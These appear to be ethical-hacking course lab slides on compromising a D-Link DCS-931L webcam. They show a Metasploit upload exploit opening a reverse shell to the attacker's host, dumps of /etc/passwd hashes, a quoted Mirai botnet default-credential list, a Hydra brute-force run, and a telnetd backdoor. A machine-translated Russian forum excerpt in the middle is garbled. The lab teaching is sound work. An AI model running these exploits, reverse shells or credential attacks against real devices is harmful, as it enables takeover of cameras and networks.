set payload linux/mipsle/shell_reverse_tcp
set LHOST 192.168.1.56
show options

```

```

msf > use exploit/linux/http/dlink_dcs9311_upload
msf exploit(dlink_dcs9311_upload) > set RHOST 192.168.1.128
RHOST => 192.168.1.128
msf exploit(dlink_dcs9311_upload) > set payload linux/mipsle/shell_reverse_tcp
payload => linux/mipsle/shell_reverse_tcp
msf exploit(dlink_dcs9311_upload) > set LHOST 192.168.1.56
LHOST => 192.168.1.56
msf exploit(dlink_dcs9311_upload) > show options

Module options (exploit/linux/http/dlink_dcs9311_upload):

  Name      Current Setting  Required  Description
  ----      -
  PASSWORD  blank            no        Camera password (default: blank)
  Proxies   []               no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOST     192.168.1.128   yes       The target address
  RPORT     80               yes       The target port
  SSL       false            no        Negotiate SSL/TLS for outgoing connections
  USERNAME  admin            yes       Camera username
  VHOST     []               no        HTTP server virtual host

Payload options (linux/mipsle/shell_reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     192.168.1.56    yes       The listen address
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  ---
  0   Linux mipsle Payload

msf exploit(dlink_dcs9311_upload) >

```

And we try again to exploit the webcam ...

exploit

```
msf exploit(dlink_dcs931l_upload) > exploit

[*] Started reverse TCP handler on 192.168.1.56:4444
[+] 192.168.1.128:80 - Payload uploaded successfully
[+] 192.168.1.128:80 - Stager uploaded successfully
[+] 192.168.1.128:80 - Payload executed successfully
[*] Command shell session 1 opened (192.168.1.56:4444 -> 192.168.1.128:4585) at 2016-11-10 00:06:14 -0800
[+] Deleted /tmp/.nCPMk179Gu

196390572
LICNtXJIUbdyifwMAJPog0AnbtsMHc ru
true
MtQwuBIJqW0BpZaSNwLvbjhCWkuFAFde
qigxepfiWaU0azskDIgMhRDfZuyzxtJz
KaotUwUosQkhBDPZwjwKpwqtciPKrt0
```

Success this time!


```
ps
PID  USER      VSZ STAT COMMAND
  1  admin    2092 S   init
  2  admin      0 SWN  [ksoftirqd/0]
  3  admin      0 SW<  [events/0]
  4  admin      0 SW<  [khelper]
  5  admin      0 SW<  [kthread]
 28  admin      0 SW<  [kblockd/0]
 31  admin      0 SW<  [khubd]
 45  admin      0 SW<  [kswapd0]
 46  admin      0 SW   [pdflush]
 47  admin      0 SW   [pdflush]
 48  admin      0 SW<  [aio/0]
 49  admin      0 SW<  [cifsdnotifyd]
 50  admin      0 SW<  [cifsdnotifyd]
608  admin      0 SW   [mtdblockd]
690  admin    1456 S   nvram_daemon
975  admin    1700 S   pcmcmd -s -q 11025
976  admin    1668 S   videomon
1006 admin    4476 S   h264
1032 admin    4560 S   uvc_stream -b -m 0 -g 5 -e 5
1037 admin    1168 S   lld2d br0
1068 admin    2096 S   /bin/sh
1158 admin    1848 S   alphapd
1201 admin    1980 S   udev
1206 admin    1980 S   udev
1208 admin    1980 S   udev
1209 admin    1980 S   udev
1220 admin    1480 S   schedule
1223 admin    1520 S   lanconfig
1224 admin    1408 S   tftppupload
1226 admin    1368 S   mydlinkevent
1232 admin    1244 S   mDNSResponder 192.168.1.128 DCS-931L_095198 DCS-931L_
1295 admin    2088 S   udhcpc -i br0 -s /sbin/udhcpc.sh -p /var/run/udhcpc.p
1365 admin    1468 S   /mydlink/dcp -i br0 -m DCS-931L
1367 admin    3348 S   /mydlink/signalc
1368 admin    2096 S   /bin/sh /mydlink/mydlink-watch-dog.sh
2509 admin    2092 S   //bin/sh
3825 admin    2088 S   sleep 5
3826 admin    2092 R   ps
```

*We have a shell, but NO prompt!
ps command shows current processes.*

```
ls -l
drwxr-xr-x  2 501    501    0 bin
drwxr-xr-x  2 0      0      0 media
drwxr-xr-x 10 0      0      0 sys
drwxrwxr-x  3 501    501    0 home
drwxrwxr-x  2 501    501    0 mnt
drwxrwxr-x  3 501    501    0 dev
lrwxrwxrwx  1 501    501   11 init -> bin/busybox
drwxrwxr-x  2 501    501    0 sbin
drwxr-xr-x  2 0      0      0 etc
drwxr-xr-x  3 0      0      0 tmp
drwxr-xr-x  4 0      0      0 var
drwxr-xr-x  4 501    501    0 lib
drwxrwxr-x  2 501    501    0 mydlink
drwxrwxr-x 10 501    501    0 etc_ro
drwxrwxr-x  6 501    501    0 usr
dr-xr-xr-x  5 0      0      0 proc
-rw-r--r--  1 0      0      48 usb3g.log
```

Long listing of the / directory. Note the use of BusyBox.

Only one user and that is the superuser.

```
cat /etc/passwd
admin:ETDe3Eg7/Dpck:0:0:Administrator:/:/bin/sh

mount
rootfs on / type rootfs (rw)
proc on /proc type proc (rw)
none on /var type ramfs (rw)
none on /etc type ramfs (rw)
none on /tmp type ramfs (rw)
none on /media type ramfs (rw)
none on /sys type sysfs (rw)
none on /dev/pts type devpts (rw)
none on /proc/bus/usb type usbfs (rw)
```

Mount points

```

ls -l /home
drwxr-xr-x  3 501    501        0 andy

ls -l /home/andy
drwxr-xr-x  3 501    501        0 ipc3352

ls -l /home/andy/ipcam3352
drwxr-xr-x  3 501    501        0 RT288x_SDK

ls -l /home/andy/ipcam3352/RT288x_SDK
drwxr-xr-x  3 501    501        0 source

ls -l /home/andy/ipcam3352/RT288x_SDK/source
drwxr-xr-x  3 501    501        0 linux-2.6.21.x

ls -l /home/andy/ipcam3352/RT288x_SDK/source/linux-2.6.21.x
drwxr-xr-x  2 501    501        0 include

ls -l /home/andy/ipcam3352/RT288x_SDK/source/linux-2.6.21.x/include
-rw-r--r--  1 501    501      22281 deque
-rw-r--r--  1 501    501       991 clocale
-rw-r--r--  1 501    501      2738 iostream
-rw-r--r--  1 501    501     5006 char_traits
-rw-r--r--  1 501    501      2544 stack
-rw-r--r--  1 501    501     12980 functional
-rw-r--r--  1 501    501     41971 algorithm
-rw-r--r--  1 501    501      1830 cwchar
-rw-r--r--  1 501    501     8756 complex
-rw-r--r--  1 501    501      1594 cstdio
-rw-r--r--  1 501    501      1430 func_exception
-rw-r--r--  1 501    501      2734 utility
-rw-r--r--  1 501    501     8058 streambuf
-rw-r--r--  1 501    501     12737 set
-rw-r--r--  1 501    501     26240 valarray
-rw-r--r--  1 501    501      4620 memory
-rw-r--r--  1 501    501     18060 istream
-rw-r--r--  1 501    501      2115 csignal

```

There is a home directory named Andy??

```

-rw-r--r--  1 501      501      3721 iomanip
-rw-r--r--  1 501      501      4567 exception
-rw-r--r--  1 501      501       821 cerrno
-rw-r--r--  1 501      501     1963 locale
-rw-r--r--  1 501      501     9224 map
-rw-r--r--  1 501      501    18945 fstream
-rw-r--r--  1 501      501     1244 system_configuration.h
-rw-r--r--  1 501      501     2013 cstdint
-rw-r--r--  1 501      501    15662 vector

head /home/andy/ipcam3352/RT288x_SDK/source/linux-2.6.21.x/include/memory
/bin/sh: head: not found
cat /home/andy/ipcam3352/RT288x_SDK/source/linux-2.6.21.x/include/memory
/*      Copyright (C) 2004 Garrett A. Kajmowicz

This file is part of the uClibc++ Library.

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Lesser General Public License for more details.

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License along with this library; if not, write to the Free Software
Foundation, Inc., 59 Temple Place, Suite 330, Boston, MA 02111-1307 USA
*/

#include <new>
#include <cstdint>
#include <cstdlib>
#include <iterator_base>
#include <utility>

```

Deep in the Andy directory there is a lot of C source code.

```
cat /home/andy/ipcam3352/RT288x_SDK/source/linux-2.6.21.x/include/memory
```

forum.dlink.ru/viewtopic.php?f=13&t=164084&start=30

iTuneDVR Заголовок сообщения: Re: DCS-933L money back, али как? Добавлено: Чт апр 03, 2014 22:39

offline

Зарегистрирован: Ср апр 02, 2014 22:57
Сообщений: 4

Всем привет!

Мне мой товарищ скинул ссылку, говорит посмотри как раздевают прошивки. Смотрю!

С удовольствием прочитал данную тему, всё грамотно, по делу, без матерка, но с юморком 😊

Аппарата на руках не имею данного, но не удержался и решил глянуть, что к чему внутри.

Я конечно редко пользуюсь binwalk, но иногда бывает и науськиваю его на уж совсем неизвестные вещи для разнообразия.

Не долго думая скачал прошивку DCS-933L_A1_FWv1.03b08

Аккуратно ручками всё развернул по быстрому исключительно под виндой.

Да.

Много интересного я видел, но чтобы частично исходники внутри прошивки - это что-то новое, даже для меня!!!

Папка home\andy\ipcam3352\RT288x_SDK\source\linux-2.6.21.x

То-ли их забыли там, то-ли я такого действительно не видел.

На счёт точки доступа, то там внутри есть модуль rt2860v2_ap.ko, который стартует из sbin\apclient.sh

Вот скрипт внутри

```
Код:
#!/bin/sh

#####

ap_client_stop () {
    iwpriv apcli0 set ApCliEnable=0
    brctl delif br0 apcli0
    ifconfig apcli0 down
    echo "ap-client stop....."
}

ap_client_start () {
    ifconfig apcli0 up
    brctl addif br0 apcli0

#   auth_mode="WPAPSK"   #$(nvram_get ApCliAuthMode)
#   encryp_type="TKIP"   #$(nvram_get ApCliEncrypType)
```

Googling: *andy ipcam3352 RT288x_SDK* yields a Russian DLink forum

Post subject: Re: the DCS-933L money back, Ali? **Posted:** Thu Apr 03, 2014 22:39

Joined: Wed April 2, 2014 22:57
Posts: 4

Hello!

I threw my friend a link, he says look like stripped firmware. Look!

I am pleased to read this topic, all competent, the case without materkom but yumorkom 😊
Staff at the hands do not have this, but could not resist and decided to look what was going on inside.
Of course, I rarely use binwalk, but sometimes it happens and inciting it to absolutely unknown things for a change.
Without hesitation downloaded DCS-933L_A1_FWv1.03b08 firmware
carefully handles all turned Quick exclusively under Windows.

Yes.
Many interesting things I've seen, but that is partially within the firmware source code - this is something new, even for me !!!
Folder home \ andy \ ipcam3352 \ RT288x_SDK \ source \ linux-2.6.21.x
That whether they have forgotten there, then, whether I really have not seen this.

At the expense of the access point, and there inside there rt2860v2_ap.ko module, which starts from the sbin \ apclient.sh
Here's a script inside

```
Code:
#!/ bin directory / the sh

#####
ap_client_stop () {
    iwpriv apcli0 ApCliEnable the set = 0
    brctl delif br0 apcli0
    the ifconfig apcli0 down
    the echo "ap-the client the stop ..... "
}

ap_client_start () {
    the ifconfig apcli0 up closeup
    brctl addif br0 apcli0

# auth_mode =" WPAPSK "# $ (nvram_get ApCliAuthMode)
# encryp_type =" TKIP "# $ (nvram_get ApCliEncrypType)
```

After translation, the Russians are also surprised to find the andy directory

Hacking a Webcam

Round 3



931L

Firmware: v1.03

IP address: 192.168.72.246

Can we leverage BusyBox and the Mirai Bot default credentials?

Mirai Bot Default Credentials

```
cd mirai-botnet/Mirai-Source-Code-master/mirai/bot/  
vi scanner.c
```

```

cis76@rouji:~/mirai-botnet/Mirai-Source-Code-master/mirai/bot
tcph->source = source_port;
tcph->doff = 0;
tcph->>window = rand_next() & 0xFFFF;
tcph->syn = TRUE;

// Set up passwords
add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x41\x11\x17\x13\x13", 10); // root xc3511
add_auth_entry("\x50\x4D\x4D\x56", "\x54\x4B\x58\x5A\x54", 9); // root vizxv
add_auth_entry("\x50\x4D\x4D\x56", "\x43\x46\x4F\x4B\x4C", 8); // root admin
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C", 7); // admin admin
add_auth_entry("\x50\x4D\x4D\x56", "\x1A\x1A\x1A\x1A\x1A\x1A", 6); // root 888888
add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x4F\x4A\x46\x4B\x52\x41", 5); // root xmhdipc
add_auth_entry("\x50\x4D\x4D\x56", "\x46\x47\x44\x43\x57\x4E\x56", 5); // root default
add_auth_entry("\x50\x4D\x4D\x56", "\x48\x57\x43\x4C\x56\x47\x41\x4A", 5); // root juantech
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17\x14", 5); // root 123456
118,1 11%

```

The Mirai Bot source code is on EH-Rouji

Mirai Bot Default Credentials

Passwords

00000000
1111
1111111
1234
12345
123456
54321
666666
7ujMko0admin
7ujMko0vizxv
888888
admin
admin1234
Administrator admin
anko
default
dreambox
fu r
guest
hi3518

jvbsd
klv123
klv1234
pass
password
realtek
root
service
smcadmin
supervisor
support
system
tech
ubnt
user
vizxv
xc3511
xmhdipc
zlxx.
Zte521

Username

666666
888888
admin
admin1
administrator
Administrator admin
guest
mother
root
service
supervisor
support
tech
ubnt
user

Hydra brute force using Mirai Credentials

```
hydra -L mirai-user-wl -P mirai-pw-wl -e ns -f -V 192.168.72.246 http-get /
```

```
root@EH-Kali-99:~# hydra -L mirai-user-wl -P mirai-pw-wl -e ns -f -V 192.168.72.246 http-get /
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations,
or for illegal purposes.
```

```
Hydra (http://www.thc.org/thc-hydra) starting at 2017-11-06 15:40:50
[DATA] max 16 tasks per 1 server, overall 16 tasks, 675 login tries (1:15/p:45), ~43 tries per task
[DATA] attacking http-get://192.168.72.246:80//
[ATTEMPT] target 192.168.72.246 - login "666666" - pass "666666" - 1 of 675 [child 0] (0/0)
[ATTEMPT] target 192.168.72.246 - login "666666" - pass "" - 2 of 675 [child 1] (0/0)
[ATTEMPT] target 192.168.72.246 - login "666666" - pass "00000000" - 3 of 675 [child 2] (0/0)
[ATTEMPT] target 192.168.72.246 - login "666666" - pass "1111" - 4 of 675 [child 3] (0/0)
[ATTEMPT] target 192.168.72.246 - login "666666" - pass "11111111" - 5 of 675 [child 4] (0/0)
[ATTEMPT] target 192.168.72.246 - login "666666" - pass "1234" - 6 of 675 [child 5] (0/0)
```

snipped

```
[ATTEMPT] target 192.168.72.246 - login "admin" - pass "888888" - 103 of 675 [child 6] (0/0)
[ATTEMPT] target 192.168.72.246 - login "admin" - pass "admin1234" - 105 of 675 [child 3] (0/0)
[ATTEMPT] target 192.168.72.246 - login "admin" - pass "Administrator admin" - 106 of 675 [child 4]
(0/0)
[ATTEMPT] target 192.168.72.246 - login "admin" - pass "anko" - 107 of 675 [child 7] (0/0)
[ATTEMPT] target 192.168.72.246 - login "admin" - pass "default" - 108 of 675 [child 8] (0/0)
[80][http-get] host: 192.168.72.246 login: admin
[STATUS] attack finished for 192.168.72.246 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2017-11-06 15:40:53
root@EH-Kali-99:~#
```

Default username = admin, default password is blank for DCS-931L

BusyBox

BusyBox v1.12.1 (2014-02-11 18:26:45 CST) multi-call binary
Copyright (C) 1998-2008 Erik Andersen, Rob Landley, Denys Vlasenko
and others. Licensed under GPLv2.
See source distribution for full notice.

Usage: busybox [function] [arguments]...
or: function [arguments]...

BusyBox is a multi-call binary that combines many common Unix utilities into a single executable. Most people will create a link to busybox for each function they wish to use and BusyBox will act like whatever it was invoked as!

Currently defined functions:

[, [[, arp, arping, ash, brctl, cat, chmod, chpasswd, cp, date, echo, expr, free, ftpd, ftpputimage, ftpputvideo, grep, halt, ifconfig, inetd, init, inits, insmod, kill, killall, login, ls, lsmdev, mdev, mkdir, mknod, mount, ping, ping6, poweroff, printf, ps, pwd, reboot, rm, rmdir, route, sed, sh, sleep, syslogd, telnetd, test, top, touch, udhcpc, umount, uptime, vi, zcip

Repeat the Metasploit attack

```
msf > use exploit/linux/http/dlink_dcs
use exploit/linux/http/dlink_dcs9311_upload
use exploit/linux/http/dlink_dcs_9301_authenticated_remote_command_execution
msf > use exploit/linux/http/dlink_dcs9311_upload
msf exploit(dlink_dcs9311_upload) > set RHOST 192.168.72.246
RHOST => 192.168.72.246
msf exploit(dlink_dcs9311_upload) > set payload linux/mipsle/shell_reverse_tcp
payload => linux/mipsle/shell_reverse_tcp
msf exploit(dlink_dcs9311_upload) > set LHOST 192.168.72.244
LHOST => 192.168.72.244
msf exploit(dlink_dcs9311_upload) > exploit

[*] Started reverse TCP handler on 192.168.72.244:4444
[+] Payload uploaded successfully
[+] Stager uploaded successfully
[+] Payload executed successfully
[*] Command shell session 1 opened (192.168.72.244:4444 -> 192.168.72.246:4168) at 2017-11-06 17:57:23 -0800
[+] Deleted /tmp/.Pq00Gov

817914802
kuyvTJjrPEGkDhXSuKTxgfRPSRyojSol
true
jztbsGJeMpjqGBEkpqxMSJoKAVZbBBza
MuxiJgLBjYjxmQbCsRoPakzbUCVvlsjJ
BxoizhEQxKPqtppPcCbPHDlbnifcjaid
```

BusyBox

```
ls -l /
drwxr-xr-x  2 501    501    0 bin
drwxr-xr-x  2 0      0      0 media
drwxr-xr-x 10 0      0      0 sys
drwxrwxr-x  3 501    501    0 home
drwxrwxr-x  2 501    501    0 mnt
drwxrwxr-x  3 501    501    0 dev
lrwxrwxrwx  1 501    501    11 init -> bin/busybox
drwxrwxr-x  2 501    501    0 sbin
drwxr-xr-x  2 0      0      0 etc
drwxr-xr-x  3 0      0      0 tmp
drwxr-xr-x  4 0      0      0 var
drwxr-xr-x  4 501    501    0 lib
drwxrwxr-x  2 501    501    0 mydlink
drwxrwxr-x 10 501    501    0 etc_ro
drwxrwxr-x  5 501    501    0 usr
dr-xr-xr-x 51 0      0      0 proc
-rw-r--r--  1 0      0      940 usb3g.log
```

Note init is symbolically linked to bin/busybox

BusyBox

```
ps
  PID  USER      VSZ  STAT  COMMAND
    1  admin    2092  S     init
    2  admin         0  SWN   [ksoftirqd/0]
    3  admin         0  SW<   [events/0]
    4  admin         0  SW<   [khelper]
    5  admin         0  SW<   [kthread]
   28  admin         0  SW<   [kblockd/0]
   31  admin         0  SW<   [khubd]
   45  admin         0  SW<   [kswapd0]
   46  admin         0  SW     [pdflush]
   47  admin         0  SW     [pdflush]
   48  admin         0  SW<   [aio/0]
   49  admin         0  SW<   [cifsoplockd]
   50  admin         0  SW<   [cifsnotifyd]
  342  admin    2092  R     //bin/sh
  547  admin    2088  S     sleep 5
  550  admin    2092  R     ps
  608  admin         0  SW     [mtdblockd]
  690  admin    1380  S     nvram_daemon
  930  admin    1668  S     videomon
 1007  admin    1168  S     lld2d br0
 1033  admin    2096  S     /bin/sh
 1235  admin    1848  S     alphapd
 1251  admin    1980  S     udev
 1254  admin    1980  S     udev
 1259  admin    1980  S     udev
 1260  admin    1980  S     udev
 1266  admin    1480  S     schedule
 1269  admin    1520  S     lanconfig
 1270  admin    1408  S     tftppupload
 1272  admin    1368  S     mydlinkevent
 1278  admin    1244  S     mDNSResponder 192.168.72.246 DCS-931L_095198 DCS-931L
 1341  admin    2088  S     udhcpc -i br0 -s /sbin/udhcpc.sh -p /var/run/udhcpc.p
 1570  admin    1704  S     pcmcmd -s -q 11025
 1572  admin    4480  S     h264
 1851  admin    1468  S     /mydlink/dcp -i br0 -m DCS-931L
 1854  admin    3348  S     /mydlink/signalc
 1856  admin    4564  S     uvc_stream -b -m 0 -g 5 -e 5
 1858  admin    2096  S     /bin/sh /mydlink/mydlink-watch-dog.sh
```

init is PID 1 and it is really busybox

BusyBox

```
busybox
BusyBox v1.12.1 (2014-02-11 18:26:45 CST) multi-call binary
Copyright (C) 1998-2008 Erik Andersen, Rob Landley, Denys Vlasenko
and others. Licensed under GPLv2.
See source distribution for full notice.
```

```
Usage: busybox [function] [arguments]...
or: function [arguments]...
```

BusyBox is a multi-call binary that combines many common Unix utilities into a single executable. Most people will create a link to busybox for each function they wish to use and BusyBox will act like whatever it was invoked as!

Currently defined functions:

```
[, [, arp, arping, ash, brctl, cat, chmod, chpasswd, cp, date,
echo, expr, free, ftpd, ftpputimage, ftpputvideo, grep, halt,
ifconfig, inetd, init, init, insmod, kill, killall, login, ls,
lsmmod, mdev, mkdir, mknod, mount, ping, ping6, poweroff, printf,
ps, pwd, reboot, rm, rmdir, route, sed, sh, sleep, syslogd, telnetd,
test, top, touch, udhcpc, umount, uptime, vi, zcip
```

BusyBox is installed and it contains a telnet server

BusyBox

```
telnetd -p 23
```

Lets enable Telnet service on port 23

BusyBox

```
root@EH-Kali-99:~# telnet 192.168.72.246 23
Trying 192.168.72.246...
Connected to 192.168.72.246.
Escape character is '^]'.
(none) login: admin
Password:

BusyBox v1.12.1 (2014-02-11 18:26:45 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

# ls
bin          home        init        tmp         mydlink     proc
media       mnt         sbin       var         etc_ro      usb3g.log
sys         dev         etc         lib         usr
# pwd
/
```

Lets enable Telnet service on port 23

BusyBox

```
# mount
rootfs on / type rootfs (rw)
proc on /proc type proc (rw)
none on /var type ramfs (rw)
none on /etc type ramfs (rw)
none on /tmp type ramfs (rw)
none on /media type ramfs (rw)
none on /sys type sysfs (rw)
none on /dev/pts type devpts (rw)
none on /proc/bus/usb type usbfs (rw)
#
```

Let's look at the mount points for the file system

BusyBox

```
# cat /etc/passwd  
admin:XdoWLHHcT4Tf.:0:0:Administrator:/:/bin/sh
```

Note /etc/passwd has the encrypted password

BusyBox

```
# vi myscript
# cat myscript
#!/bin/sh
echo I have hacked into the device
ping -c1 8.8.8.8
date
exit
#
# chmod +x myscript
#
# ./myscript
I have hacked into the device
PING 8.8.8.8 (8.8.8.8): 56 data bytes
64 bytes from 8.8.8.8: seq=0 ttl=58 time=24.424 ms

--- 8.8.8.8 ping statistics ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 24.424/24.424/24.424 ms
Wed Jan 15 02:07:44 UTC 2014
#
```

I can create and execute scripts now!



Hacking an Android Device

Shutdown all:

EH-WinXP VMs

EH-OWASP VMs



Part 1

EH-pfSense-xx

Verify DHCP

EH-pfSense-xx



From Kali, browse to your EH-pfSense VM and login.

Under the Service menu, select DHCP Server.


EH-pfSense-xx

The screenshot shows the pfSense web interface for configuring the DHCP server on the LAN interface. The 'Enable' checkbox is checked and circled in red. The 'Range' field is also circled in red, showing the IP range 10.76.5.50 to 10.76.5.99.

General Options	
Enable	<input checked="" type="checkbox"/> Enable DHCP server on LAN interface
Deny unknown clients	<input type="checkbox"/> Only the clients defined below will get DHCP leases from this server.
Ignore denied clients	<input type="checkbox"/> Denied clients will be ignored rather than rejected. This option is not compatible with failover and cannot be enabled when a Failover Peer IP address is configured.
Subnet	10.76.5.0
Subnet mask	255.255.255.0
Available range	10.76.5.1 - 10.76.5.254
Range	<input type="text" value="10.76.5.50"/> <input type="text" value="10.76.5.99"/>

Set the DHCP range from 10.76.xx.50 to 10.76.xx.99, where xx is your pod number.

EH-pfSense-xx



To activate your changes click the Save button at the bottom of the window.



Part 2

EH-Lolli-xx

Setup, snapshot, and
test

Android-x86 Project

Android-x86 ISOs available here

The screenshot shows a web browser window at www.android-x86.org. The page title is "Android-x86 - Porting Android to x86". The main content area features an advertisement for "Remix IO+" with the text "A TV box built for the future" and specifications: RK3399 CPU, 4GB RAM, 32GB Storage, and TWO USB 3.0 ports. Below the ad is the "Android-x86 Project - Run Android on Your PC" section, which includes a description of the project's goal to port Android to x86 hardware and a list of recent releases from 2016. A navigation sidebar on the left lists various resources like "Documentation", "Releases", and "Screenshots". A "Contents" sidebar on the right lists the page's sections.

<http://www.android-x86.org/>

Android-x86 Project

The Android 5.5 Lollipop release works fine as an ESXi VM

▼	📁	Android-x86 5.1			
<input type="checkbox"/>	📄	android-x86-5.1-rc1.iso View	Android-x86 5.1-rc1 live and installation iso	Feb 16, 2016, 1:04 AM	Chih-Wei Huang
<input type="checkbox"/>	📄	android-x86_64-5.1-rc1.img View	Android-x86 5.1-rc1 EFI image (64-bit OS)	Feb 16, 2016, 1:04 AM	Chih-Wei Huang

To make a ESXi VM use 1GB RAM, E1000 adapter, and an IDE hard drive. Make 100MB SDA partition for grub and boot files and a second SDB partition for everything else. Install Android-x86 on the second partition. Be sure to make the first partition bootable!

<http://www.android-x86.org/download>




Part 3

EH-Lolli-xx

